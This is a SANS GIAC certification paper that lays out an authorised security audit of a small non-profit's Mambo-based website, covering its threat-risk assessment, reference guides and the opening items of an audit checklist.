GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Auditing Systems, Applications, and the Cloud (Audit 507)"
at http://www.giac.org/registration/gsna

Functional Security Audit – SPUD Website

GSNA Practical Version 3.2
Option 1

Date: Monday, November 16, 2004

Author: Dan Chervenka

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Abstract

This paper has been produced to satisfy the requirements of the GSNA practical (version 3.2). It outlines the requirements for a functional security audit of the SPUD website and is limited in scope to only the SPUD website, the web server and the perimeter protections of the website.

Part one contains research for the audit requirements and part two contains an audit checklist tailored to the exigencies of SPUD, the associated website functionality and related security requirements.

Included in the audit checklist is a need to verify compliance with statutory privacy laws.

Part three contains only ten items from the checklist and should not be construed as being the complete audit of the subject. This is in accordance with the assignment instructions for GSNA version 3.2 that state, "It is these 10 items that will be presented in Part #3." Additionally, the instructions further state that the audit findings in part 4 are to be based on part 3. Similarly, part four only makes recommendations based on the findings discussed in part 3 but the Executive Summary is based on all the findings as if they were presented in their entirety.

During the production of this paper an assumption has been made that the auditor, (to borrow SANS words) although "not a neophyte", is familiar with the tools used in the audit and the methods used to employ them. As such, this paper is not intended to act as a tutorial for the use of the tools. Instead, it will suffice to state that this is the tool used and this is the information to be gathered through the use of the tool with specific command syntax if required.

Note that this paper is based on a live website, the site's name and domain name have been changed and additional obfuscation has been injected into the report to further protect the site. Additionally, given that this is based on a live site, this paper has been produced with the full knowledge and approval of the SPUD Board of Directors and with the website hosting service. The author is a member of the SPUD Board of Directors and is not affiliated with the site hosting company.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Table of Contents

1 Research in Audit, Measurement Practice, and Control 2
1.1 The Environment 2
1.2 The Role 3
1.3 The Risks 3
1.4 Current State of Practice 9
2 Audit Checklist 11
2.1 External Web Site Audit Checklist (Abbreviated) 11
2.2 External Web Site Audit Checklist (Detailed) 13
3 Conduct the Audit Testing, Evidence and Findings 32
3.1 Audit Findings (Abbreviated Checklist) 32
3.2 Ten Items Selected for Assessment 33
3.3 Evidence 34
4 Audit Report 68
4.1 Executive Summary 68
4.2 Audit Findings 69
4.2.1 Administrative and High Level Controls (A1) 69
4.2.2 Site Verification (F1) 69
4.2.3 Perimeter Defences (P1) 69
4.2.4 Technology Identification (W1) 70
4.2.5 Website Structure (W2) 72
4.2.6 State Mechanisms (W3) 72
4.2.7 Error Injection (W4) 73
4.2.8 Common File Queries (W5) 73
4.2.9 Directory Enumeration & Traversal (W6) 73
4.2.10 Encryption (W7) 73
4.2.11 Access Controls (W8) 73
4.2.12 Known Exploits (W9) 74
4.2.13 Site Maintenance (M1) 74
4.2.14 Statutory Requirements (S1) 74
4.3 Post Audit Risk Assessment (Associated Risk) 74
4.4 Audit Recommendations 75
4.5 Post Recommendations Risk Assessment (Residual Risk) 76
5 References 78

Figure 1 – Environment 3

Table 1 – Threat Classes and Sample Threats 5
Table 2 – EXPOSURE RATINGS 8
Table 3 – Initial TRA (Intitial Risk) 9
Table 4 – Post Audit TRA (Assocaite Risk) 74
Table 5 – Post Recommendations TRA (Residual Risk) 76

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

1 Research in Audit, Measurement Practice, and Control

The subject of this audit is a web site and the associated web applications used by a non-profit society, SPUD - registered under the society's act of Newfoundland, Canada. It is limited solely to the web site and the applications utilized by the web site due to the fact that the site is outsourced and a full security audit of the server was not possible without affecting other third party sites and business interests extraneous to SPUD. Physical access to the web server and facilities was not provided and was not within the scope of the audit.

1.1 The Environment

Specifically the audit was concerned with a web sever located in an isolated environment, configured as a bastion host. The web server was an Apache web server running on Fedora Linux on a Pentium IV – 500 Mhz machine with 768 MB of RAM. It was configured with a firewall based on IPtables and had an IDS (Snort) and file integrity controls in place (Tripwire). Mambo was the primary application running on the web server and is utilized to provide content management services so that members of the society may maintain the web site with little or no interaction from the hosting provider. Web pages are created on the fly using PHP and a MYSQL database as the backend to the web server to produce dynamic content. The server software was maintained using YUM.

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.




Figure 1 – Environment

1.2 The Role

The web server and its associated applications are the primary means by which the society communicates its objectives, meetings and activities to its members and interested parties. It is also used by the members to provide feedback to the organization on all aspects of the organization's activities and to communicate additional needs and wants by the user community.

No financial information is held on the server and no financial information is gathered via the website or applications. However, private member data is held on the server.

1.3 The Risks

Prior to discussing the risks in detail, a common understanding of the terms used is required and it is appropriate to define the meaning of the terms and how they are applied at this time.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

In the case of an asset, it is anything that is tangible or intangible, either logical or physical that has value to an entity or organization. For the purposes of the audit the asset in question is the SPUD website and its accompanying data.

A threat is anything that may have an adverse effect on an asset, entity or organization. A threat vector is the delivery mechanism of the threat or the means by which the threat was able to cause harm. Threat vectors are provided through weaknesses or vulnerabilities and a vulnerability is anything which may be successfully exploited by a threat.

Risk is typically regarded as the likelihood of a threat being successful but in many cases, especially in defining business risks, it also includes the consequences of a successful threat.

RISK = THREAT X LIKELIHOOD X CONSEQUENCES

However, within a Threat Risk Assessment (TRA) there are also varying degrees of risk:

- Initial or Inherent Risk – The risk that exists in the absence of any security controls or mitigating factors;
- Associated Risk – The risk that is present with the pre-existing security controls or mitigating factors.
- Residual Risk – The risk that remains after additional security controls or mitigating factors are applied.

To further complicate the meaning of risk there are also two types of risk:

- Acceptable, and
- Unacceptable.

Acceptable risk is the level of risk an organization or entity is willing to accept after considering the controls and mitigating factors that are in place. In other words an organization is accepting that there is a possibility that a threat may be successful, that the likelihood of it happening and the consequences are in accordance with their expectations or business requirements. This is usually a very subjective undertaking and should be defined by a business impact assessment, the total cost of ownership and/or mitigation, and a return on the investment.

Unacceptable risk is simply the fact that the likelihood of a threat being successful and the associated consequences are too great for an organization to accept as is. Unacceptable risk can be made acceptable through the addition of security controls and mitigation strategies.

The main threats to the SPUD website can be categorized as:

- Hackers;

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

- Theft, and
- Malicious Code

Hackers, used in the popular sense, are considered to be a threat to the website as they may use vulnerabilities as threat vectors and thereby successfully increasing the risk to the society. They can be both internal and external to the group and would be the primary threat for website defacement and data theft. Hackers typically utilize system or application weaknesses to gain access to a site.

Theft is often only thought of in terms of the physical act of the unauthorized removal of a tangible object but it also includes the unauthorized removal of the intangible, in this case data. Theft is most often conducted by trusted sources or insiders and sometimes by strangers or interested third parties through hacking.

Malicious code can come in the form of viri, Trojans and worms but it also includes robots or spiders, root kits, back doors, password crackers, vulnerability scanners when improperly used and a whole host of programs that can have an adverse impact leading to the successful exploitation of vulnerabilities.

A TRA methodology developed by the Royal Canadian Mounted Police assigned threat classes to incorporate a broad range of individual threats. In this way mitigation strategies directed at a class should be effective for the individual threats making up that class.

The threat classes used for this audit are as follows:

Table 1 - Threat Classes and Sample Threats

Threat Classes and Sample Threats	
Threat Class	Sample Threats
Disclosure	Compromising Emanations Interception Improper Maintenance Hackers Malicious Code Etc…
Interruption	Earthquake Fire Flood Malicious Code Power Failure Hackers Improper Maintenance Etc…
Modification	Data Entry Errors Hackers Malicious Code

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

	Etc…
Destruction	Earthquake Fire Flood Power Spikes Etc…
Removal	Theft of Data Theft of Systems

Disclosure categorizes those threats that compromise sensitive assets through unauthorized disclosure of information. Assets that have been identified as requiring a high degree of confidentiality are sensitive to disclosure.

Interruption is related to the availability of assets or services. Any threat that has the potential to cause an interruption to the asset through a denial of service or availability can be placed in this class.

Modification provides a grouping for threats that may cause any type of modification to information of the asset. Assets that have a high degree for integrity are impacted by this class. This class does not include threats that cause destruction of the information or asset although the same threat can be listed in each of the classification should it be capable of both modification and destruction.

Destruction contains those threats that destroy data, information or the asset itself. Assets that have a high availability requirement are particularly sensitive to this threat class.

Removal or Loss pertains to assets that are lost, misplaced or stolen. While not particularly relevant to global systems, this class is most often applied to mobile assets or individual components. The primarily impact of this threat class is on the confidentiality and availability of the assets.

The likelihood of a threat occurring can be extrapolated from past experience and threat information provided by internal, external or other sources.

The following generic likelihood levels are used in the TRA process:

- Not Applicable – Indicates that a threat is not considered relevant to the situation.
- Low – No history of the threat having occurred and an assessment that the threat is considered unlikely to occur.
- Medium – Some previous history of the threat occurring and an assessment that the threat may occur.
- High – There is significant history and an assessment that the threat is quite likely to occur.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Note that history of the event is not necessarily confined to the experiences of an organization but rather may be more global in nature. For example, some software products are more susceptible to certain exploits than others. The use of these products increases the likelihood that a threat can occur regardless of whether or not there has been any internal history specific to the site or organization.

In the event that a threat has been successfully executed against an asset, the consequences of the event need to be examined in terms of the impact against the asset and organization as a whole.

Consequences are typically, but not limited to, the following:

- Loss of Trust (LT)
- Loss of Privacy (LP)
- Loss of Asset (LA)
- Loss of Service (LS)
- Personal Injury (PI)
- Loss of Life (LL)
- Legal Ramifications (LR)
- Loss of Reputation (LRep)
- Financial Repercussions (FR)

Impact is directly influenced by the consequences and can be categorized as:

- Grave – May cause serious and irreparable harm to the organization, its resources, reputation or assets. Usually results in a protracted period of recovery from the event.
- Serious – May cause significant harm requiring a prolonged period of recovery but is not regarded as exceptionally grave.
- Less Serious – Local events that can be recovered from in a relatively short order and do not significantly impact the organization, its resources, reputation or assets.

Exposure is the qualitative ranking of a risk scenario according to the likelihood of it occurring and the impact should it occur. The table 2 below outlines a general exposure rating metric. Note that the consideration of any existing safeguards or controls is not part of this process.

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Table 2 – EXPOSURE RATINGS

		IMPACT or INJURY		
		Grave	Serious	Less Serious
LIKELIHOOD	HIGH	9	8	5
	MEDIUM	7	6	3
	LOW	4	2	1

Risk is defined as "the chance of vulnerabilities being exploited." The qualitative categorization for risk is as follows:

- High – Extremely likely the vulnerability will be exploited. Requires immediate attention and safeguard implementation.
- Medium – Likely the vulnerability will be exploited but not as urgent as "High". Requires attention in the safeguard implementation in the near future.
- Low – Less likely the vulnerability will be exploited but some attention and consideration is required for the implementation of safeguards. Best practices are being used.

SPUD is primarily concerned with the risks associated with the following two things:

- Damage to the society's reputation, and
- Disclosure of personal information.

Damage to the society's reputation is significant as SPUD is an organization that is made up of a like minded group of individuals or a common community of interest. The bulk of the funding for the organization is gained through membership dues and, to a lesser degree, corporate donations or sponsorship. Both these financial sources are likely to be adversely impacted by bad publicity which could conceivably be gained through unauthorized access to the website or through the inadvertent disclosure of personal information contained within the database backend.

Disclosure of personal information has the added complexity of falling under the Personal Information and Privacy Act which assigns statutory obligations to the protection of personal data. Statutory obligations require attention to due diligence to ensure compliance and to limit any associated liabilities. In the case of privacy legislation this includes legal repercussions including fines and jail time for those people responsible for the safeguarding of the information…in this case the Board of Directors.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Below is an initial TRA in the showing the initial risk, the risk present in the absence of controls.

Table 3 - Initial TRA

Agent or Event	Class of Threat	Likelihood	Consequence of Occurrence	Impact	Exposure Rating	Initial Risk
Hackers	Disclosure	Medium	LT LP LR LRep FR	Grave	7	High
	Interruption	Medium	LS	Less Serious	3	Low
	Modification	Medium	LT LRep FR	Serious	6	Medium
	Destruction	Medium	LA LS FR	Serious	6	High
Theft	Disclosure	Low	LT LP LR LRep FR	Grave	4	Low
	Removal	Low	LR FR	Less Serious	1	Low
Malicious Code	Disclosure	Low	LT LP LR LRep FR	Grave	4	High
	Interruption	Low	LS	Less Serious	1	Low
	Modification	Low	LT LRep FR	Serious	2	Medium
	Destruction	Low	LS LA LT FR	Serious	2	Medium

© SANS Institute 2005, Author retains full rights.

1.4 Current State of Practice

The following references provide the current state of practice for public facing web servers:

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

- Guidelines on Securing Public Web Servers, NIST Special Publication 800-44, http://csrc.nist.gov/publications/nistpubs/800-44/sp800-44.pdf ;
- Securing Apache: step-by-step, http://www.securityfocus.com/infocus/1694 ;
- Securing PHP: step-by-step, http://www.securityfocus.com/infocus/1706 ;
- Securing MySQL: step-by-step, http://www.securityfocus.com/infocus/1726 , and
- Securing Mambo Open Source CMS v.0.4, http://www.localareasecurity.com/index.php?option=content&task=view&id=44&Itemid=2 .

NIST Special Publication 800-44 is a comprehensive guide for security considerations and best practices for deploying public facing web servers. It provides guidelines for the initial planning considerations for deploying a web server, information on how to manage the server, how to maintain secure and serve secure content in addition to hardening considerations for the OS. It is a must consult document for the deployment of any web server.

Deploying a web server is a complex endeavour to do it properly and the NIST Special Publication 800-44 will assist greatly in a web server's deployment. Equally as important is the ability to secure the web server program itself in addition to the other applications providing functionality for the web server. The remaining documents listed provide additional detail for securing the specific web server software, the active content engine, the backend database and the content management system. All of these documents have been produced by security firms and individuals utilizing the applications in question and are a practical guide to implementing security best practices for the respective applications. Again, they too are a must read in conjunction with the NIST publication.

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

2 Audit Checklist

Two audit checklists are provided, an abbreviated checklist, at section 2.1, containing a synopsis of the detailed checklist. Section 2.2 contains the detailed checklist requirements which contain the References, Risk Explanations, Testing Procedures, Test Nature and place holders for Evidence and Findings. Both versions of the checklist contain the Audit Number which equates to the checklist item numbers and the Title which equates to Checklist Item Title. Audit numbers are also organized according to category with the following categories:

- Administrative or High Level Controls – indicated by an "A" followed by the item number;
- Functional Requirements – indicated by an "F" followed by the item number;
- Perimeter Controls – indicated by an "P" followed by the item number;
- Web Server and Site – indicated by a "W" followed by the item number;
- Maintenance Requirements – indicated by an "F" followed by the item number, and
- Statutory Requirements – indicated by an "S" followed by the item number.

2.1 External Web Site Audit Checklist (Abbreviated)

The abbreviated checklist is to be used in conjunction with the detailed check list and is meant to provide a convenient means to record the results of the audit. There are two categories of results:

- Pass (P) or Fail (F) for objective results, and
- Satisfactory (S) or Unsatisfactory (U) for subjective results.

External Web Site Audit Check List			
Audit No.	**Title**		**Results (P/F or S/U)**
A1	Administrative & High Level Controls		
	A1.1	Policies, Procedures & Guidelines	
	A1.2	Logging in place	
	A1.3	Alerting mechanism(s)	
	A1.4	Integrity Controls	
	A1.5	Configuration Management & Change Controls	
	A1.6	Remote Access, VPN & Encryption	
	A1.7	Physical Security Controls	
F1	Site Verification: To determine if web site is valid.		
	F1.1	Is site registered?	
	F1.2	Is site live?	
F2	Link Verification: Determine if links are functional		
F3	Email Addresses Validation: Determine if email		

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

External Web Site Audit Check List					
Audit No.	**Title**				**Results (P/F or S/U)**
	addresses are functional and generic.				
F4	Form Verification: Determine if forms are functional.				
P1	Perimeter Defences Verification				
	P1.1	Firewall			
		P1.1.1	Stateful		
		P1.1.2	Excessive ports		
		P1.1.4	ICMP		
	P1.2	IDS/IPS – shunning or blocking			
W1	Technology Identification: Determine if excessive information leakage reveals technology in use.				
	W1.1	Server OS			
	W1.2	Web Server Type			
	W1.3	Language Type			
	W1.4	Allowable Methods			
	W1.5	CGI, SSI, Scripts or Active Content			
	W1.6	Backend Databases, Processes or Servers			
W2	Web Site Structure: Determine web structure.				
W3	State Mechanisms: Determine if state mechanisms in use.				
	W3.1	Examine for randomness.			
	W3.2	Examine for manipulation or tampering			
W4	Error injection				
	W4.1	Syntax breaking			
		W4.1.1	Parameter Manipulation		
		W4.1.2	Parameter Forcing		
W5	Common File Queries				
W6	Directory Enumeration & Traversal				
W7	Encryption				
W8	Access Controls				
W9	Known Exploits: Derived from pre- audit research				
	W9.1	Cross Site Scripting Vulnerabilities			
	W9.2	SQL Injection Vulnerabilities			
	W9.3	Arbitrary File Inclusion Vulnerabilities			
	W9.4	Unauthorized Administrative Access			
	W9.5	Arbitrary Code Execution			
M1	Site Maintenance				
S1	Statutory Requirements				

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

2.2 External Web Site Audit Checklist (Detailed)

Title: Administrative & High Level Controls	**Category & Audit Number** (**A**)dministrative 1
References: A. ISO 17799 B. CERT Best Practices C. NIST 800-44	
Risk: A lack of administrative and other high level security controls often indicates the lack of adherence to best practices and little or no coordination of site administration. Security and functional controls are often ad hoc and typically instituted in a reactionary fashion versus in a well thought out fashion. Administrative and high level controls contribute to the overall security of a site and the lack of these controls could lead to site compromise resulting in data theft or website defacement. These controls should be considered in conjunction with the technical controls and do not always indicate a lack of security and functionality if absent.	
Test Procedure: This information is to be gathered during the course of interviews with the client and the technical staff responsible for the area being audited. The depth of the information attained during the interviews is subjective and nature and relies on the experience of the auditor. The ISO 17799 Checklist (available from SANS) may be used to augment this section. A1.1 – Policies, Procedures & Guidelines: Are there written policies and procedures for the: - Administration; - Security, and - Use of the system? If so, what areas do they address? (i.e. Acceptable Use, Passwords, Incident Response, etc.) If not, are there informal policies, procedures and guidelines in place? (Describe what they cover and how they are understood.) Are the policies, procedures and guidelines satisfactory or unsatisfactory? Why? Provide recommendations for improvement. A1.2 – Logging: Are there logging mechanisms in place to monitor access, traffic and system responses? If so, what are they? Are they satisfactory or unsatisfactory? Why? Provide recommendations for improvement. A1.3 – Alerting: Is there a means to alert personnel or third parties when unusual or malicious activity occurs? If so, what are they and are they satisfactory or unsatisfactory? Why? Provide recommendations for improvement? A1.4 – Integrity Controls: Are there integrity controls in place that monitor the state of the systems or files? If so what are they and are they satisfactory or unsatisfactory? Why? Provide recommendations for improvement? A1.5 – Configuration Management & Change Controls: Are they controls in	

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

place to manage change and the configuration(s) of the system(s)? If so what are they? Are they satisfactory or unsatisfactory? Why? Provide recommendations for improvement? A1.6 – Remote Access, VPN & Encryption: Is remote access to the server allowed? If so, are VPN or encryption controls utilized? Is remote access limited on an as required basis? Are there time/day restrictions in place? If so, for any of the preceding…what are details of each? Are they satisfactory or unsatisfactory? Why? Provide recommendations for improvement? A1.7 – Physical Security: Is the system protected physically? If so, how? Are the physical controls satisfactory or unsatisfactory? Why? Provide recommendations for improvement?


Test Nature: Subjective	**Evidence**: [Place Holder]
Findings: [Place Holder]	

Title: Site Verification	**Category & Audit Number** (**F**)unctional 1
References: A. Personnel Experience	
Risk: To ensure the site is accessible and functional for clients and for the audit. Lack of availability may affect the reputation of an organization if the resource is not easily accessible.	
Test Procedure: Site verification shall be validated through the use of a domain name lookup and a web browser. F1.1 – Site Registration: The domain name lookup can occur through various tools including nslookup, dig, Sam Spade and other online domain name tools. For this audit http://www.dnsstuff.com will be utilized. Enter the following command http://www.dnsstuff.com/tools/whois.ch?ip=[domain] replacing [domain] with the name of the site of interest (i.e. http://www.dnsstuff.com/tools/whois.ch?ip=SPUD.ca . Record the information and note the ip address. F1.2 – Verify Site is Live: Enter the web address for the site in the web browser and verify site is accessible.	
Test Nature: Objective	**Evidence**: [Place Holder]
Findings: [Place Holder]	


Title: Link Verification	**Category & Audit Number** (**F**)unctional 2
References: A. Personal Experience	
Risk: To ensure the site is navigationally functional for clients and for the audit. Inability to effectively navigate or access information may affect the reputation of an organization if the resource is not easily accessible.	

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Test Procedure: This will be an automated test via Web Link Analyzer. Open and enter name of site to be scanned in the Quick Start window and select start.



On completion of scan select "Report" and enter a filename to saves as and check the following:




Generate and save the report.

Test Nature: Objective	**Evidence**: [Place Holder]

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

Findings: [Place Holder]

Title: Email Address Verification	**Category & Audit Number** (**F**)unctional 3
References: A. Personal Experience	
Risk: To ensure mailto: links are functional for clients and for the audit. Inability to offer functionality or communicate may affect the reputation of an organization if the intended service is not available.	
Test Procedure: Email mailto: links will be discovered using Sam Spade. Open same spade and select Tools – Crawl web site and enter the URL of the site to be crawled and ensure the following is checked.	



